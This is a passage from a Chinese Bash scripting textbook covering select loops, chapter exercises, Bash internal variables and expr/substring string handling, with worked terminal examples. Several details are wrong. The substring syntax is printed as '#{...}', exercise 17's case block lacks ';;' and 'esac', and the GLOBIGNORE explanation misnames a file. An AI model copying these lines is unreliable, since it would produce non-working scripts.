#通过命令行传递 select 结构的 list 参数列表
select color
do
    break
done

#提示用户输入的结果
echo "You have selected $color"
```

脚本 select_exam2.sh 的执行结果为：

```
#例 8-35 select_exam2.sh 脚本的执行结果
[root@localhost Chapter8]# ./select_exam2.sh red green blue white black
What is your favourite color?
```

```
    1) red
    2) green
    3) blue
    4) white
    5) black
    #? 2
    You have selected green
    [root@localhost Chapter8]#
```

脚本 select_exam2.sh 执行时通过命令行传递了列表参数，然后罗列出命令行参数，最后通过用户回答显示最终结果。

8.7 本章小结

本章讨论了循环结构的详细用法，结合实例详细讲解了 for 循环、while 循环和 until 循环的基本格式和语义，这三种循环中，while 循环和 for 循环属于"当型循环"，而 until 属于"直到型循环"。

循环结构可以相互嵌套组成更复杂的流程，为了更好地控制循环，Linux Shell 中还提供了和循环密切相关的流程转向控制符 break 和 continue，其中，break 用于跳出其所在的循环体，而 continue 则是结束本次循环执行下一次循环。本章最后介绍了 select 结构的用法。

8.8 上机提议

1．使用 for 循环计算 100 以内所有偶数的和，然后用 while 循环和 until 循环来实现这个计算，比较哪种结构更简单。

2．使用 while 循环或者 until 循环实现从命令行读入字符串，直到输入的字符串为句号为止。

3．将 for_exam9.sh 中输入的命令行参数改为'1 2'、3，查看输出结果是否与原来相同。

4．使用 for 循环实现"2，4，8，16，32，64"的结果显示，然后使用 while 循环和 until 循环实现。

5．通过循环实现从 1 开始叠加，直到和的结果大于 2000 为止。（提示：可以通过两种方式实现，一种方式在循环条件中设置和大于 2000 时结束，第二种方式使用 break 循环控制符实现）

6．找出 100 以内所有能被 3 整除的数，每行显示 8 个数，然后换行显示。

7．打印由如下"*"组成的图案：

```
  *
 ***
*****
*******
*********
```

8．如果一个整数各位数字之和可以被 9 整除，那么该整数就可被 9 整除，编写一个脚本

提示用户输入一个整数，然后输出该整数，并告之该整数是否可被 9 整除。

9. 编写一个脚本，该脚本提示用户输入一些整数，然后通过程序控制分别计算出这些整数中奇数之和与偶数之和，并将其输出。

10. 编写一个脚本提示用户输入一个正整数，程序将输出信息提示该正整数是否为质数。（提示：偶数只有 2 是质数，如果为奇数，且不能被任何一个小于或等于它平方根的奇数整除，那么该奇数就是质数。）

11. 一个数恰好等于它的因子之和，这样的数称为“完数”。例如，6 的因子为 1、2、3，而 6=1+2+3，因此，6 是“完数”。编写程序写出 1000 以内所有的完数，并按下面的格式输出其因子：

```
6 its factors are 1 2 3
```

12. 编写一个脚本读入一些整数，分别输出这些整数中奇数的个数和偶数的个数，并输出 0 的个数。

13. 编写一个脚本提示用户输入一个整数，程序将分别输出该整数每个位上的数字，并输出这些数字的和，例如，输出整数 2345 每个位上的 2 3 4 5；输出整数-3456 每个位上的数字是 3 4 5 6。

14. 使用 while 循环编写脚本，使其完成下面的功能：

1）提示用户输入两个整数：firstNum 和 secondNum（firstNum 的值一定要小于 secondNum）。

2）输出所有介于 firstNum 和 secondNum 之间的奇数。

3）输出所有介于 firstNum 和 secondNum 之间的偶数之和。

15. 分别使用 until 循环和 for 循环改写习题 14。

16. 将习题 7 的图案的脚本中加入 break 或 continue 循环控制符，查询显示的结果。

17. 上机运行下面的脚本，查看脚本的输出结果是什么？

```
#!/bin/bash

for (( i = 11; i <= 16; i++ ))
do
    let "temp = i%6 "

    case "$temp" in
    0)
        echo -n "to  "
    1)
        echo -n "Linux  "
    2)
        echo -n "Shell  "
    3)
        echo -n "world  "
    4)
        echo -n "!  "
    5)
        echo -n "Welcome  "
    *)
        echo "Bad Number. "
done
```

第9章 变量的高级用法

第 6 章已经介绍了变量的基本用法，包括变量的替换和赋值、无类型性、环境变量，以及四种引用符号及其意义和用法。本章扩展变量的基本用法，介绍 Shell 编程中变量的一些高级用法，由于本章很多例子使用了流程控制相关的内容，因此，本书将第 9 章放在了第 8 章之后。

本章首先系统介绍 bash Shell 中的内部变量，其次介绍 Shell 处理字符串的命令和方法，再次介绍如何将原本无类型的 Shell 变量声明为特定类型，接着介绍间接变量引用，最后介绍 bash 数学运算，包含 expr 命令和 bc 运算器。本章与第 6 章一起阐述清楚了 Shell 变量的全部内容。

9.1 内部变量

内部变量是指能够对 bash Shell 脚本行为产生影响的变量，它们对 Shell 及其子 Shell 都有效。因此，内部变量属于环境变量的范畴。6.1.3 节环境变量已经介绍了几个重要的环境变量，其中的 PWD、SHELL、USER、UID、PPID、PS1、PS2 和 IFS 变量都为内部变量，本节在上述几个内部变量的基础上，完整地介绍 Linux bash Shell 的内部变量。

1. BASH

BASH 记录了 bash Shell 的路径，通常为/bin/bash，内部变量 SHELL 就是通过 BASH 的值确定当前 Shell 的类型。例 9-1 显示了 BASH 和 SHELL 变量的值，由于 Fedora 使用的是 bash Shell，因而两个变量的值都是/bin/bash。

```
#例 9-1：BASH 和 SHELL 变量的值
[root@zawu ~]# echo $BASH
/bin/bash
[root@zawu ~]# echo $SHELL
/bin/bash
[root@zawu ~]#
```

2. BASH_SUBSHELL

BASH_SUBSHELL 记录了子 Shell 的层次，这个变量在 bash 版本 3 之后才出现的。关于子 Shell 的相关内容，将在第 12 章进行介绍，在此不举例介绍该变量的用法。

3. BASH_VERSINFO

BASH_VERSINFO 是一个数组，包含 6 个元素，这 6 个元素用于表示 bash 的版本信息，例 9-2 新建名为 bashver.sh 的脚本，用于输出 BASH_VERSINFO 数组的值，脚本内容如下：

```
#例 9-2：bashver.sh 输出 BASH_VERSINFO 数组的值
#!/bin/bash

for n in 0 1 2 3 4 5        #for 循环执行 6 次
do
  echo "BASH_VERSINFO[$n]=${BASH_VERSINFO[$n]}"
done
```

下面给出例 9-2 的 bashver.sh 脚本的执行结果，BASH_VERSINFO[0]表示 bash Shell 的主版本号，BASH_VERSINFO[1]表示 bash Shell 的次版本号，BASH_VERSINFO[2]表示 bash Shell 的补丁级别，BASH_VERSINFO[3]表示 bash Shell 的编译版本，BASH_VERSINFO[4]表示 bash Shell 的发行状态，BASH_VERSINFO[5]表示 bash Shell 的硬件架构。上述结果是在 Fedora Core 11 操作系统下得到的。

```
#例 9-2 bashver.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x bashver.sh
[root@zawu shell-program]# ./bashver.sh
BASH_VERSINFO[0]=4
BASH_VERSINFO[1]=0
BASH_VERSINFO[2]=16
BASH_VERSINFO[3]=1
BASH_VERSINFO[4]=release
```

```
BASH_VERSINFO[5]=i386-redhat-linux-gnu
[root@zawu shell-program]#
```

4．BASH_VERSION

Linux 系统的 bash Shell 版本包含主次版本、补丁级别、编译版本和发行状态，即 BASH_VERSINFO 数组取值为 0～4。例 9-3 显示了 BASH_VERSION 的值。

```
#例 9-3：BASH_VERSION 变量值
[root@zawu shell-program]# echo $BASH_VERSION
4.0.16(1)-release
[root@zawu shell-program]#
```

5．DIRSTACK

它显示目录栈的栈顶值，栈是一种线性数据结构，遵循后进先出（Last In First Out，LIFO）的原则，即最后压入栈的元素位于栈顶，它将最早被弹出。栈结构就像是一个子弹夹，最后压入弹夹的子弹将第一个被射出。栈结构一般有两个动作：入栈（pushing）将元素放入栈的顶端，出栈（poping）将顶端元素取出。

Linux 目录栈用于存放工作目录，便于程序员手动控制目录的切换，bash Shell 定义了两个系统命令 pushd 和 popd 来维护目录栈，pushd 命令用于将某目录压入目录栈，同时将当前工作目录切换到入栈的目录，popd 命令将栈顶目录弹出，栈顶元素变为下一个元素，同时将当前工作目录切换到栈弹出的目录。两个命令的格式如下：

```
pushd 目录名
popd
```

DIRSTACK 记录了栈顶目录值，初值为空。另外，Linux 还有一个命令 dirs 用于显示目录栈的所有内容，pushd 和 popd 命令执行成功将自动激活 dirs 命令以显示当前目录栈的内容。请看下面的例 9-4 给出的四条命令，连续运行该四条命令时，变量$DIRSTACK 保存最新进入目录栈的目录名称，即$DIRSTACK=/usr/local，目录栈自顶到底为：/usr/local、/usr、/home/globus、/home。

```
#例 9-4：四条 pushd 命令后的目录栈结果
pushd /home
pushd globus     #注意：此处以相对目录的形式，将/home/globus 压入目录栈
pushd /usr
pushd local
```

例 9-5 演示了目录栈和$DIRSTACK 变量，其中第 1 条和第 2 条命令分别将/home、/home/globus 压入目录栈，两条命令执行后都显示了目录栈的所有元素，我们可以看到，/home/globus 进栈后，目录栈从顶到底为：/home/globus、/home、/usr/local/shell-program，/home/globus 和/home 是由 pushd 命令压入目录栈的元素，/usr/local/shell-program 是当前的工作目录，因此，bash Shell 将当前工作目录自动压入目录栈。例 9-5 中的第 3 条命令打印 DIRSTACK，显示为目录栈顶的值，第 4 条命令 popd 将栈顶元素/home/globus 出栈，第 5 条命令打印 DIRSTACK，显示为新的目录栈顶值：/home。同时，由例 9-5 也可看出，每次执行 pushd 命令后，工作目录也随之切换到入栈的目录。

```
#例 9-5：演示目录栈和$DIRSTACK 变量
[root@zawu shell-program]# pushd /home          #第 1 条命令：将/home 入栈
/home /usr/local/shell-program
[root@zawu home]# pushd globus/                 #第 2 条命令：将/home/globus 入栈
/home/globus /home /usr/local/shell-program
```

```
[root@zawu globus]# echo $DIRSTACK             #第 3 条命令：打印$DIRSTACK 变量
/home/globus
[root@zawu globus]# popd                       #第 4 条命令：使栈顶元素出栈
/home /usr/local/shell-program
[root@zawu home]# echo $DIRSTACK               #第 5 条命令：打印$DIRSTACK 变量
/home
[root@zawu home]#
```

6．GLOBIGNORE

GLOBIGNORE 是由冒号分隔的模式列表，表示通配（globbing）时忽略的文件名集合。如 3.3 节所述，通配是把一个包含通配符的非具体文件名扩展到存储在计算机、服务器或者网络上的一批具体文件名的过程，一旦 GLOBIGNORE 非空，Shell 会将通配得到的结果中符合 GLOBIGNORE 模式中的目录去掉。下面通过一个例子来说明 GLOBIGNORE 的意义，例 9-6 中第 1 条命令 ls a*的作用是列出当前目录以 a 开头的所有文件，一共有 14 个，其中以 ar 开头的文件有 9 个；第 2 条命令将 GLOBIGNORE 变量赋为 ar*，表示以 ar 开头的模式；第 4 条命令再次执行 ls a*列出以 a 开头的所有文件时，发现 9 个以 ar 开头的文件已经被剔除，这是因为 append.sed 文件符合 GLOBIGNORE 所定义的模式，在通配时被忽略。

```
#例 9-6：演示$GLOBIGNORE 变量的用法
#第 1 条命令：列出以字母 a 开头的所有文件，一共有 14 个
[root@zawu shell-program]# ls a*
alias.sh   andlist2.sh   append.sed   array_   array_eval1.sh   array_eval4.sh   array_
print2.sh
andlist1.sh   anotherres.sh   argv.awk   array.awk   array_eval3.sh   array_print1.sh
arrivedcity.sh
#第 2 条命令：将 GLOBIGNORE 赋为以 ar 开头的模式
[root@zawu shell-program]# GLOBIGNORE="ar*"
[root@zawu shell-program]# echo $GLOBIGNORE
ar*
#第 3 条命令：再次列出以字母 a 开头的文件时，所有以 ar 开头的文件已经被剔除
[root@zawu shell-program]# ls a*
alias.sh  andlist1.sh  andlist2.sh  anotherres.sh  append.sed
[root@zawu shell-program]#
```

7．GROUPS

GROUPS 记录了当前用户所属的群组，Linux 的一个用户可同时包含在多个组内，因此，GROUPS 是一个数组，数组记录了当前用户所属的所有群组号。Linux 管理用户组的文件是/etc/group，每个群组对应该文件中的一行，并用冒号分成四个域，/etc/group 每一行的格式如下：

```
群组名:加密后的组口令:群组号:组成员列表
```

下面摘取出 Fedora Core 11 操作系统/etc/group 文件的前面几行：

```
root:x:0:root
bin:x:1:root,bin,daemon
daemon:x:2:root,bin,daemon
sys:x:3:root,bin,adm
adm:x:4:root,adm,daemon
```

可以看出，root 用户同时属于 root、bin、daemon、sys 等群组，接着，我们看一看 root 用户的 GROUPS 变量的值，如例 9-7 所示，$GROUPS=${GROUPS[0]}=0，是/etc/group 第 1 行 root 群组的号码；${GROUPS[1]}=1，是/etc/group 第 2 行 bin 群组的号码。下面的例 9-7 的 GROUPS 数组依次记录了 root 用户所属的所有群组。

```
#例 9-7：root 用户的 GROUPS 变量值
[root@zawu shell-program]# echo $GROUPS
0
[root@zawu shell-program]# echo ${GROUPS[0]}
0
[root@zawu shell-program]# echo ${GROUPS[1]}
1
[root@zawu shell-program]# echo ${GROUPS[2]}
2
[root@zawu shell-program]#
```

8．HOSTNAME

HOSTNAME 记录了主机名，Linux 主机名是网络配置时必须要设置的参数，我们一般在/etc/sysconfig/network 文件中设置主机名。/etc/hosts 文件用于设定 IP 地址和主机名之间的对应关系，以利于快速从主机名查找到 IP 地址。

9．HOSTTYPE 和 MACHTYPE

HOSTTYPE 和 MACHTYPE 一样，都用于记录系统的硬件架构，实际上，它们与 BASH_VERSINFO[5]也是等值的，例 9-8 显示了 HOSTTYPE 和 MACHTYPE 的值，可以看到，该机器为 i386 架构的。

```
#例 9-8：显示 HOSTTYPE 和 MACHTYPE 变量的值
[root@zawu shell-program]# echo $HOSTTYPE
i386
[root@zawu shell-program]# echo $MACHTYPE
i386-redhat-linux-gnu
[root@zawu shell-program]#
```

10．OSTYPE

OSTYPE 记录了操作系统类型，Linux 系统中，$OSTYPE=linux。

11．REPLY

REPLY 变量与 read 和 select 命令有关。因此，需要先介绍这两个命令。

read 命令用于读取标准输入（stdin）的变量值，stdin 将在第 10 章 I/O 重定向中介绍，在此，读者可以将 read 命令简单理解为接受用户的键盘输入，交互式 Shell 脚本经常用到 read 命令。read 命令的一般格式为：

```
read variable
```

variable 是变量名，read 将读到的标准输入存储到 variable 变量中。read 命令也可以不带任何变量名，此时，read 就将读到的标准输入存储到 REPLY 变量中。下面的例 9-9 说明 REPLY 变量在 read 命令中的用法，新建 readreply.sh 脚本，内容如下：

```
#例 9-9：readreply.sh 演示 REPLY 变量在 read 命令中的用法
#!/bin/bash

#第一部分
echo -n "What is your name?"
read                                    #read 不带变量名
echo "Your name is $REPLY"              #打印$REPLY

#第二部分
echo -n "What is the name of your father?"
read fname
echo "Your father's name is $fname"
```

```
echo "But the \$REPLY is $REPLY"
```

readreply.sh 脚本分为两部分，第一部分用不带变量名的 read 命令接受用户输入，然后打印 REPLY 变量值，下面给出 readreply.sh 脚本的执行结果，用户输入 Jack，$REPLY=Jack，这说明 read 命令读到的值确实存储到了 REPLY 变量中；第二部分 read 命令后跟 fname 变量，然后分别打印 fname 和 REPLY 的值，从 readreply.sh 脚本的执行结果可知，$fname=Tom，这说明此时 read 命令读到的值存储到了 fname 变量中，而 REPLY 的值保持不变，仍为 Jack。

```
#例 9-9 readreply.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x readreply.sh
[root@zawu shell-program]# ./readreply.sh
What is your name?Jack
Your name is Jack    #REPLY 变量的值，read 已将从标准输入读取的值存储到 REPLY 了
What is the name of your father?Tom
Your father's name is Tom                    #fname 变量的值
But the $REPLY is Jack                       #REPLY 变量值保持不变
[root@zawu shell-program]#
```

bash Shell 的 select 命令源自于 Korn Shell，是一种建立菜单的工具，它提供一组字符串供用户选择，用户不必完整地输入字符串，只需输入相应的序号进行选择，select 命令的格式如下：

```
select variable in list
do
  Shell 命令 1
  Shell 命令 2
  Shell 命令 3
  ……
break
done
```

上述 select 命令格式中的 list 是字符串列表，select 自动将 list 形成有编号的菜单，用户输入序号以后，将该序号所对应的 list 中的字符串赋给 variable 变量，而序号值则保存到 REPLY 变量中。select 命令的 do break 语句段中可以添加 Shell 命令，对 variable 或 REPLY 进行调用。

下面的例 9-10 阐述 select 命令的用法，以及 REPLY 变量在 select 命令中的含义。新建一个名为 selectreply.sh 的脚本，内容如下：

```
#例 9-10：selectreply.sh 脚本演示 REPLY 变量在 select 命令中的用法
#!/bin/bash

echo "Pls. choose your profession?"
select var in "Worker" "Doctor" "Teacher" "Student" "Other"
do
   echo "The \$REPLY is $REPLY."
   echo "Your preofession is $var."
break
done
```

selectreply.sh 脚本中的 select 命令将 list 设置为 5 个字符串，每个字符串用双引号引起，中间用空格分隔，select 命令的变量名为 var。do break 语句段打印 REPLY 和 var 的值。下面给出 selectreply.sh 脚本的执行结果，可以看到，select 自动将 list 中的字符串建成菜单，并用数字对每个字符串标号，用户选择序号 3，结果显示 REPLY 变量值为 3，var 变量为序号 3 所对应的字符串 Teacher。

```
#例 9-10 selectreply.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x selectreply.sh
[root@zawu shell-program]# ./selectreply.sh
Pls. choose your profession?
1) Worker
2) Doctor
3) Teacher
4) Student
5) Other
#? 3                                        #用户选择序号 3
The $REPLY is 3.                            #REPLY 变量值为 3
Your preofession is Teacher.                #var 变量是所选择序号所对应的字符串
[root@zawu shell-program]#
```

在上述 selectreply.sh 脚本的执行结果中，我们注意到输入 select 命令后，Shell 提示符变为“#?”，该提示符由 Shell 提示符变量 PS3 进行设置，“#?”是其默认值。下面的例 9-11 重新定义了 PS3 变量，运行 selectreply.sh 脚本后，Shell 提示符变成 PS3 的值。

```
#例 9-11：修改 PS3 变量，影响 select 命令的提示符
[root@zawu shell-program]# PS3="Pls. Enter:"
[root@zawu shell-program]# export PS3
[root@zawu shell-program]# ./selectreply.sh
Pls. choose your profession?
1) Worker
2) Doctor
3) Teacher
4) Student
5) Other
Pls. Enter:4                                #提示符由原来的“#?”变为 PS3 变量的值
The $REPLY is 4.
Your preofession is Student.
[root@zawu shell-program]#
```

12．SECONDS

SECONDS 记录脚本从开始执行到结束所耗费的时间，以秒为单位。下面的例 9-12 说明 SECONDS 变量的用法，新建一个名为 runsec.sh 的脚本，内容如下：

```
#例 9-12：runsec.sh 脚本演示 SECONDS 变量的用法
#!/bin/bash

#定义两个变量：count 记录循环次数、MAX 为 while 循环条件
count=1
MAX=5

while [ "$SECONDS" -le "$MAX" ]     #当 SECONDS 小于等于 MAX 时，执行循环体
do
  echo "This is the $count time to sleep."
  let count=$count+1
  sleep 2                                   #运行该脚本进程休眠 2 秒
done

echo "The running time of this script is $SECONDS"
```

runsec.sh 脚本的主体是一个 while 循环，while 循环体的执行条件是该脚本的执行时间小于等于 MAX 变量的值，循环体语句首先打印进入循环体的次数，然后调用 sleep 命令使运行该脚本进程休眠 2s。下面给出了 runsec.sh 脚本的执行结果，该脚本共休眠 3 次，执行时间

为 6s。

```
#例 9-12 runsec.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x runsec.sh
[root@zawu shell-program]# ./runsec.sh
This is the 1 time to sleep.
This is the 2 time to sleep.
This is the 3 time to sleep.
The running time of this script is 6
[root@zawu shell-program]#
```

13. SHELLOPTS

SHELLOPTS 记录了处于“开”状态的 Shell 选项（options）列表，它是一个只读变量。Shell 选项用于改变 Shell 的行为，一个 Shell 选项有“开”和“关”两种状态。set 命令用于打开或关闭选项，最基本的两种格式如下：

```
set -o optionname                                  #打开名为 optionname 选项
set +o optionname                                  #关闭名为 optionname 选项
```

一个 set 命令可以同时设置多个选项，只要在每个选项名之前加上-o 或+o 即可。每个 Shell 选项名有一个简写，如 interactive 选项的简写是-i，因此，可以使用以下两条等价的命令打开 interactive 选项：

```
set -o interactive
set -i
```

关闭 interactive 仅需将上述两条命令中的“–”符号改为“+”符号，用完整的选项名打开或关闭选项，选项名前需加-o 或+o 符号，但是，用简写打开或关闭选项时，直接用“–”或“+”简写符号就可以了。下面的例子演示了 set 命令和 SHELLOPTS 的用法，例中命令首先开启 noclobber 选项，打开选项用的是–o 加选项名的命令格式，然后显示 SHELLOPTS 变量，该变量用冒号分隔记录 Shell 选项，最后一个选项就是刚添加上去的 noclobber 选项。noclobber 选项的简写是 C，因此，set +C 命令用于关闭 noclobber 选项，noclobber 选项也随之从 SHELLOPTS 变量中消失。

```
[root@zawu shell-program]# set -o noclobber       #开启 noclobber 选项
[root@zawu shell-program]# echo $SHELLOPTS        #该变量的最后一项是 noclobber
braceexpand:emacs:hashall:histexpand:history:interactive-comments:monitor:noclobber
[root@zawu shell-program]# set +C                 #关闭 noclobber 选项
[root@zawu shell-program]# echo $SHELLOPTS
braceexpand:emacs:hashall:histexpand:history:interactive-comments:monitor
[root@zawu shell-program]#
```

Shell 选项有很多，限于篇幅，我们不一一举例介绍，仅将常用的 Shell 选项名、简写、意义列于表 9-1 中，供读者查阅。

表 9-1　bash Shell 选项、简写及其意义

选项名称	简　　写	意　　义
noclobber	C	防止重定向时覆盖文件
allexport	a	export 所有已定义的变量
norify	b	后台作业运行结束时，发送通知
errexit	e	当脚本发生第一个错误时，退出脚本
noglob	f	禁止文件名扩展，即禁用通配（globbing）

续表

选项名称	简　写	意　义
interactive	i	使脚本以交互模式运行
noexec	n	读取脚本中的命令，进行语法检查，但不执行这些命令
POSIX	o posix	修改 bash 及其调用脚本的行为，使其符合 POSIX 标准
privileged	p	以 suid 身份运行脚本
restricted	r	以受限模式运行脚本
stdin	s	从标准输入（stdin）中读取命令
nounset	u	当使用未定义变量时，输出错误信息，并强制退出
verbose	v	在执行每个命令之前，将每个命令打印到标准输出（stdout）
xtrace	x	与 verbose 相似，但是打印完整命令
无	D	列出双引号内以$为前缀的字符串，但不执行脚本中的命令
无	c …	从…中读取命令
无	t	第一条命令执行结束就退出
无	-	选项结束标志，后面跟上位置参数（positional parameter）

14．SHLVL

SHLVL 记录了 bash Shell 嵌套的层次，一般来说，我们启动第一个 Shell 时，$SHLVL=1，如果在这个 Shell 中执行脚本，脚本中的 SHLVL 为 2，如果脚本再执行子脚本，子脚本中的 SHLVL 就变为 3。

15．TMOUT

TMOUT 变量用于设置 Shell 的过期时间，当 TMOUT 不为 0 时，Shell 在 TMOUT 秒后将自动注销。TMOUT 放在脚本中，可以规定脚本的执行时间。下面的例 9-13 为 timedread.sh 脚本给出一个 TMOUT 变量用法的例子。

```
#例 9-13：timedread.s 脚本等待用户输入 3 秒
#!/bin/bash

TMOUT=3                            #脚本执行时间是 3 秒
echo "What is your name?"
read fname

if [ -z "$fname" ]                 #如果 fname 为空
then
   fname="(no answer)"
fi

echo "Your name is $fname"
```

timedread.sh 脚本向用户询问姓名，如果用户有输入，则脚本立即结束，如果用户没有输入，等待 TMOUT 秒后，脚本运行结束。下面给出 timedread.sh 脚本的执行结果。

```
#例 9-13 timedread.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x timedread.sh
[root@zawu shell-program]# ./timedread.sh
What is your name?                 #在此不输入任何字符，3 秒钟后出现如下结果
```

```
Your name is (no answer)
[root@zawu shell-program]#
```

9.2 字符串处理

bash Shell 提供了多种字符串处理的命令，归结起来有两种，第一种方法是本书第 4 章所介绍的 awk 命令，第二种方法是本节即将要介绍的 expr 命令。种类如此多的字符串处理命令一方面使得用户的选择空间增大，具有较大的灵活性，另一方面，这导致命令语法不一致，引起不必要的冗余。

expr 是 Linux 中一个功能十分强大的命令，它引出通用求值表达式，可以实现算术操作、比较操作、字符串操作和逻辑操作等功能，本节着重介绍 expr 的字符串操作功能。

1. ${#...}和 expr length

bash Shell 提供多种计算字符串长度的方法，如 4.4.7 节介绍的 awk 的 length(s)函数，在此，再介绍两种方法计算字符串长度，假设字符串名为 string，两种方法的命令如下：

```
${#string}
expr length $string
```

例 9-14 演示两种计算字符串长度的方法，第 1 条命令使用 echo 显示${#string}的值，这说明 Shell 将{#string}当做变量来处理，其中存储的是 string 字符串的长度，而第 2 条命令用 expr length 得出$string 的长度。

```
#例 9-14：演示计算字符串长度的两种方法
[root@zawu shell-program]# string="Speeding up small jobs in Hadoop"
#第 1 条命令：${#string}是变量，echo 显示其值
[root@zawu shell-program]# echo ${#string}
32
#第 2 条命令：$string 上的双引号必不可少
[root@zawu shell-program]# expr length "$string"
32
[root@zawu shell-program]#
```

注意，例 9-14 第 2 条命令中$string 上的双引号必不可少，因为 string 中包含了空格，如果不用双引号将$string 引起，Shell 认为 expr length 后面是带了多个参数，而 expr length 后面只能跟一个参数，因此，Shell 将报 expr length 命令语法错误，如例 9-15 所示。例 9-15 中定义 sstr 变量，其赋值不包含空格，因此，$sstr 可以不用引号引起。

```
#例 9-15：字符串是否用引号引起的区别
[root@zawu shell-program]# string="Speeding up small jobs in Hadoop"
#string 包含空格，不用引号括起，报语法错误
[root@zawu shell-program]# expr length $string
expr: 语法错误
[root@zawu shell-program]# sstr="Speedingup"
#sstr 不包含空格，可以不用引号引起
[root@zawu shell-program]# expr length $sstr
10
[root@zawu shell-program]#
```

2. expr index

expr 的索引命令格式为：

```
expr index $string $substring
```

expr 索引命令的功能在字符串$string 上匹配$substring 中字符第一次出现的位置，若在$string 上匹配不到$substring 中的任何字符，expr index 返回 0。

例 9-16 演示 expr index 命令的用法，例中先将 string 的值赋为：Speeding up small jobs in Hadoop，第 1 条命令 substring 为 job，job 在 string 中出现过，第一个出现的字符是 j，位置是 19；第 2 条命令 substring 为 hello，string 中并无 hello 字符串，但是 e、l 和 o 字符都出现过，第一个出现字符是 e，位置是 3；第 3 条命令 substring 为 dp，d 和 p 字符都在 string 中出现过，第一个出现字符是 p，尽管 d 字符在 substring 中是排在 p 前面的，但是 expr index 不管 substring 中的字符次序，仍然按照字符在 string 中的出现位置返回结果，因此，该命令返回 p 字符出现的位置 2；第 4 条命令 substring 为 hh，string 中没有 h 字符，因此，expr index 返回 0，表示没有找到匹配字符。

```
#例 9-16：expr index 命令的用法
[root@zawu shell-program]# string="Speeding up small jobs in Hadoop"
#第 1 条命令：job 都在 string 中出现，返回第 1 个匹配字符 j 的位置 19
[root@zawu shell-program]# expr index "$string" job
19
#第 2 条命令：hello 没有都在 string 中出现，返回第 1 个匹配字符 e 的位置 3
[root@zawu shell-program]# expr index "$string" hello
3
#第 3 条命令：dp 都在 string 中出现，尽管 d 字符在前，但是仍然返回 p 字符出现的位置 2
[root@zawu shell-program]# expr index "$string" dp
2
#第 4 条命令：hh 没有在 string 中出现，返回 0
[root@zawu shell-program]# expr index "$string" hh
0
[root@zawu shell-program]#
```

3．expr match

expr match 命令的格式为：

```
expr match $string $substring
```

expr match 命令在 string 的开头匹配 substring 字符串，返回匹配到的 substring 字符串的长度，若 string 开头匹配不到 substring，则返回 0。substring 可以是字符串，也可以是正则表达式。

例 9-17 演示 expr match 命令的用法，string 的值仍旧赋为：Speeding up small jobs in Hadoop，第 1 条命令 substring 为正则表达式 S.*，S.*表示以 S 开头且后面跟任意字符的字符串，它能匹配整个 string 字符串，因此，返回值为 32，等于 string 字符串的长度；第 2 条命令 substring 为普通字符串 Spe，匹配 string 的前 3 个字符，返回值为 3；第 3 条命令 substring 为 small，尽管 small 在 string 中出现，但是未出现在 string 的开头处，因此，expr match 命令视为未曾找到匹配，返回 0。

```
#例 9-17：expr match 命令的用法
[root@zawu shell-program]# string="Speeding up small jobs in Hadoop"
#第 1 条命令：S.*表示以 S 开头后面跟任意字符的字符串，匹配 string 整个字符串
[root@zawu shell-program]# expr match "$string" S.*
32
#第 2 条命令：Spe 字符串匹配长度是 3
[root@zawu shell-program]# expr match "$string" Spe
```

```
3
#第 3 条命令：尽管 small 在 string 中出现过，但是不在 string 开头处，仍返回 0
[root@zawu shell-program]# expr match "$string" small
0
[root@zawu shell-program]#
```

4．抽取子串

与计算字符串长度一样，bash Shell 依然提供两种命令#{…}和 expr 实现抽取子串功能，#{…}命令有两种格式，为：

```
(1) #{string:position}
(2) #{string:position:length}
```

第（1）种格式的命令从名称为$string 的字符串的第$position 个位置开始抽取子串，第（2）种格式命令在第（1）种格式命令的基础上添加了$length 变量，表示从名称为$string 的字符串的第$position 个位置开始抽取长度为$length 的子串。需要注意的是，#{…}格式的命令从 0 开始对名称为$string 的字符串进行标号。例 9-18 演示如何使用${string:position}命令抽取子串，例中第 1 条命令 position 为 0，由于 string 以 0 开始标号，所以，该命令将 string 的整串抽取出来作为子串；第 2 条命令 position 为 10，即从标号为 10 开始抽取子串，标号为 10 实际上是第 11 个字符，为 p。

```
#例 9-18：演示使用${string:position}命令抽取子串
[root@zawu shell-program]# string="Speeding up small jobs in Hadoop"
#第 1 条命令：以 0 标号开始，抽取整个字符串
[root@zawu shell-program]# echo ${string:0}
Speeding up small jobs in Hadoop
#第 2 条命令：从标号 10 开始抽取子串
[root@zawu shell-program]# echo ${string:10}
p small jobs in Hadoop
[root@zawu shell-program]#
```

例 9-19 演示使用#{string:position:length}命令抽取字串，例中命令 position 为 9、length 为 8，即从标号为 9 的字符开始抽取长度为 8 的子串。

```
#例 9-19：演示使用${string:position:length}命令抽取子串
[root@zawu shell-program]# string="Speeding up small jobs in Hadoop"
[root@zawu shell-program]# echo ${string:9:8}
up small
[root@zawu shell-program]#
```

${string:position}和#{string:position:length}两条命令都是从 string 的左边开始计数抽取子串，#{…}命令还提供了从 string 右边开始计数抽取子串的功能，有以下两种格式：

```
(1) #{string: -position}                 #冒号和横杠符号之间有一个空格符
(2) #{string:(position)}                 #冒号和左括号之间未必要有空格符
```

下面的例 9-20 演示了上述两种格式的命令，例中第 1 条命令冒号和横杠符之间无空格，结果将 string 的整个字符串抽取出来作为子串，与我们预想的结果不符；第 2 条命令用圆括号将–6 括起，结果从右边开始抽取出长度为 6 的字符串作为子串；第 3 条命令与第 1 条命令的区别仅在于冒号和横杠符之间多了空格，结果与第 2 条命令一样，从右边开始抽取出长度为 6 的字符串作为子串。从例 9-20 的例子可以看出，如果使用第（1）种格式的命令，冒号和横杠符之间一定要有空格，否则将抽取整个字符串，若用第（2）种格式的命令，则仅需用圆括号将 position 括起就可从 string 右边开始计数抽取子串。

```
#例 9-20：演示使用从 string 的右边抽取子串
```

```
[root@zawu shell-program]# string="Speeding up small jobs in Hadoop"
#第 1 条命令：冒号和横杠之间无空格，表示抽取整个字符串
[root@zawu shell-program]# echo ${string:-6}
Speeding up small jobs in Hadoop
#第 2 条命令：用圆括号将-6 括起，从右边开始抽取长度为 6 的字符串
[root@zawu shell-program]# echo ${string:(-6)}
Hadoop
#第 3 条命令：冒号和横杠之间有空格，从右边开始抽取长度为 6 的字符串
[root@zawu shell-program]# echo ${string: -6}
Hadoop
[root@zawu shell-program]#
```

除了上面所说的#{…}命令之外，expr substr 也能够实现抽取子串功能，该种命令的格式为：

```
expr substr $string $position $length
```

